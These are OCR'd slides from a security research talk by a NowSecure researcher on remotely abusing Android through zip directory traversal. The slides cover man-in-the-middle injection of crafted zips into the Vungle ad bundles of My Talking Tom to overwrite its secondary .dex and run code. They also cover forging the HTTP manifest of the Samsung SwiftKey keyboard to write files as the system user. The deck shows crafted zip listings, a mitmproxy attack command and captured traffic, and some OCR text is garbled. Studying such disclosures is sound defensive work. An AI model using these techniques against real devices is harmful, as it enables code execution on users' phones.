Remotely Abusing Android

Ryan Welton

➜ ~ whoami


- Ryan Welton
- Security Research @ NowSecure
- Twitter: @fuzion24
- Github: github.com/fuzion24

Zip Directory Traversal

A specially crafted zip file can allow an attacker an arbitrary file write

Zip Directory Traversal - Concept

Our directory tree looks as follows




```
➜  test  tree .
.
├── dir_traversal.zip
├── test.zip
└── unzip_directory

1 directory, 2 files
```

Zip Directory Traversal - Concept

We have a zip file with a single file in it and extract it




```
➜  test  cd unzip_directory
➜  unzip_directory  unzip -l /tmp/test/test.zip
Archive:  /tmp/test/test.zip
  Length     Date   Time    Name
 --------    ----   ----    ----
       12  06-09-15 16:02   test_file
 --------                   -------
       12                   1 file
➜  unzip_directory  unzip /tmp/test/test.zip
Archive:  /tmp/test/test.zip
  inflating: test_file
➜  unzip_directory  ls
test_file
```

The zip extracts exactly as we expect inside the unzip_directory

Zip Directory Traversal - Concept

Here's a list of files inside our specially crafted Zip




```
➜  unzip_directory  unzip -l /tmp/test/dir_traversal.zip
Archive:  /tmp/test/dir_traversal.zip
  Length      Date    Time    Name
 ---------  ---- ----    ----
       12  06-09-15 16:02   test_file
       13  06-09-15 16:01   ../test
 ---------                  -------
       25                   2 files
```

NowSecure™

Zip Directory Traversal - Concept

When we extract our specially crafted zip, it extracts outside of the intended directory (unzip_directory)



```
➜  unzip_directory  unzip -: /tmp/test/dir_traversal.zip
Archive:  /tmp/test/dir_traversal.zip
  inflating: test_file
 extracting: ../test
➜  unzip_directory  ls
test_file
➜  unzip_directory  ls /tmp/test
dir_traversal.zip test              test.zip          unzip_directory
```

A file was written one directory higher than where we asked the zip library to unzip

Zip Directory Traversal

- We can inject a file into a zip whose name is prefixed with an arbitrary number of “ ../ “

- If the zip library does not take care to properly handle this case, it would allow us to write outside of the intended extraction directory

- If the zip file is untrusted, this gives the attacker an arbitrary write vulnerability


Remote Attack Surface

- Many apps download resources in the form of a .zip file
- Injecting a directory traversal into a .Zip file, you can gain an arbitrary file write primitive
- Android's ZIP APIs allow this behavior by default

EXAMPLE:

Vungle

"Vungle products provide necessary infrastructure for app monetization through video ads. More than **200 million people** worldwide see Vungle ad each month"




```
>> POST http://api.vungle.com/api/v1/requestAd
        ←200 application/json 986B 193.65kB/s
   GET http://cdn-lb.vungle.com/bundles/540d9c7b9f4de04b3300009c-1.zip
       ←200 application/zip 528.23kB 3.39MB/s
```

Arbitrary File Write to Remote Code Execution


- Android’s Dalvik Executable format (.dex files) has limitations on the amount of classes a .dex file can have
- To overcome this, Google built the MultiDex Support library (Android 5.x has built in support)
- MultiDex writes executable code where the app can change it
- Secondary .dex files are stored in the data directory of the application, writable by the app user

EXAMPLE:



```
root@flo:/data/data/com.outfit7.mytalkingtomfree/code_cache/secondary-dexes # ls -l
-rw-r--r-- u0_a285  u0_a285   6000888 2014-10-28 18:03 com.outfit7.mytalkingtomfree2.apk.classes2.dex
-rw------- u0_a285  u0_a285   2192253 2014-10-28 18:03 com.outfit7.mytalkingtomfree2.apk.classes2.zip
```

Our Demo Target



My Talking Tom

Outfit7 - May 15, 2015

Casual

Offers in-app purchases

This app is compatible with all of your devices.


★★★★½ (👤 7,202,297)

Top Developer

Additional information

Updated	**Size**	**Installs**	**Current Version**	**Requires Android**
May 15, 2015	Varies with device	100,000,000 - 500,000,000	Varies with device	Varies with device
Content Rating	**In-app Products**	**Permissions**	**Report**	**Offered By**
Everyone	$0.99 - $99.99 per item	View details	Flag as inappropriate	Outfit7

How Do We Exploit?




Process

1. Modify network traffic to inject our payload
2. Overwrite secondary .dex
3. ???
4. Profit

mitmproxy is a very effective tool for this type of attack

My Talking Remote Code Execution



mitmproxy --host -T -p 10000 -s secondary_dex_rem

mitmproxy --host -T -p 10000 -s secondary_dex_remote_code.py ✕ | fuzion24@amnesia: ~


```
       ← 200 image/gif 62B 54.55kB/s
   POST http://api.vungle.com/api/v1/new?app_id=com.outfit7.mytalkingtomfree&ifa=3b43
        ← 200 application/json 151B 55.55kB/s
   GET http://cdn.outfit7.com/vg/yt/v3/7c8c36233c81c031ade4fad7164ec1ab3df659f7.zip
       ← 200 application/zip 837.68kB 1.73MB/s
   GET http://apps.outfit7.com/rest/talkingFriends/v1/offers/vungle-clips/get-points
       7-7d7c-40f3-83df-828ec68c4b17&s=6e95e1c21abe3398709442524e2796879f255025
       ← 200 application/json 18B 8.88kB/s
   POST http://api.vungle.com/api/v1/config
        ← 200 application/json 97B 19.67kB/s
   POST http://api.vungle.com/api/v1/sessionStart
        ← 200 application/json 23B 39.44kB/s
   POST http://api.vungle.com/api/v1/requestAd
        ← 200 application/json 957B 30kB/s
>> GET http://cdn-lb.vungle.com/bundles/546dff2d2694dbc6330001ea-1.zip
       ← 200 application/zip 1.86MB 1.73MB/s
   GET http://cdn-lb.vungle.com/zen/CCSSoda_gameplay_15seconds_mobile-1280x720-Q2.mp4
       ← 200 video/mp4 2.42MB 720.84kB/s
   GET http://apps.outfit7.com/rest/talkingFriends/v1/trackers/sources/?uid=tZT4qqzDN
       kingtomfree&adid=3b4335f7-7d7c-40f3-83df-828ec68c4b17
       ← 204 application/json [no content] 34.03kB/s
   GET http://cdn-lb.vungle.com/bundles/546dff2d2694dbc6330001ea-1.zip
       ← 200 application/zip 1.86MB 538.57kB/s
   GET http://cdn-lb.vungle.com/bundles/546dff2d2694dbc6330001ea-1.zip
       ← 200 application/zip 1.86MB 705.44kB/s
[23/27]  [showhost][scripts:1]
```

Link: https://www.youtube.com/watch?v=u9XqWuY0WG8

Next Victim


Now that we know zip files on Android can be very dangerous, let’s look for other targets:

SwiftKey + SAMSUNG



```
>> GET http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/az_AZ.zip
      ←200 application/zip 995.63kB 1.05s
```


Samsung Keyboard by Swift runs as System user! (Why?)



```
➜  ~  aapt d xmltree SamsungIME.apk AndroidManifest.xml | grep shared
    A: android:sharedUserId(0x0101000b)="android.uid.system" (Raw: "android.uid.system")
```

Attempt 1


- Injecting into these zips failed because the hash of the zip is validated before extraction
- The server sends a manifest that includes the zip location and the correct sha1 of the zip



```
➜ ~  curl -s     ://skslm.swiftkey.net/samsung/downloads/v1.3-USA/languagePacks.json | jq '.□ | select(.name == "Deutsch")'
{
  "name": "Deutsch",
  "language": "de",
  "country": "DE",
  "sha1": "2eeee6d468c8e769ca72e0a5896acddb7ec1eb7a",
  "version": 0,
  "archive": "http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/de_DE.zip",
  "live": {
    "sha1": "d44e51da9f32fb5fdc3fc6db15ae5d752a5c1ec6",
    "version": 1167,
    "archive": "http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/ll_de_DE.zip"
  }
}
```

sha1 is validated

Manifest is Malleable, Too




```
2015-05-28 11:48:31 GET http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/languagePacks.json
                        ←200 application/json 15.38kB 1.17s
                         Request                                                    Response
Content-Type:     application/json
Content-Length:   15753
Connection:       keep-alive
Date:             Thu, 28 May 2015 10:56:28 GMT
Cache-Control:    max-age=3600
Last-Modified:    Thu, 28 May 2015 04:15:15 GMT
ETag:             "b0c610c76c9b61d416ede8060e01701c"
Accept-Ranges:    bytes
Server:           AmazonS3
Age:              2862
X-Cache:          Hit from cloudfront
Via:              1.1 e86277d7a393542874e938cf5853826e.cloudfront.net (CloudFront)
X-Amz-Cf-Id:      C7ifteMXZrz4qB5xQO9vrslKx0ZP8WonRqfwob7y0L3l4ikiKxtExw==
JSON
[
    {
        "archive": "http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/ta_IN.zip",
        "beta": "true",
        "country": "IN",
        "language": "ta",
        "name": "\u0ba4\u0bae\u0bbf\u0bb4\u0bcd",
        "sha1": "7227326cf7a9371396106dc20afd2fe0e76dc887",
        "version": 1
    },
```

Manifest is also http

Precompute the hash of the payload, change the manifest — Arbitrary File Write as System User

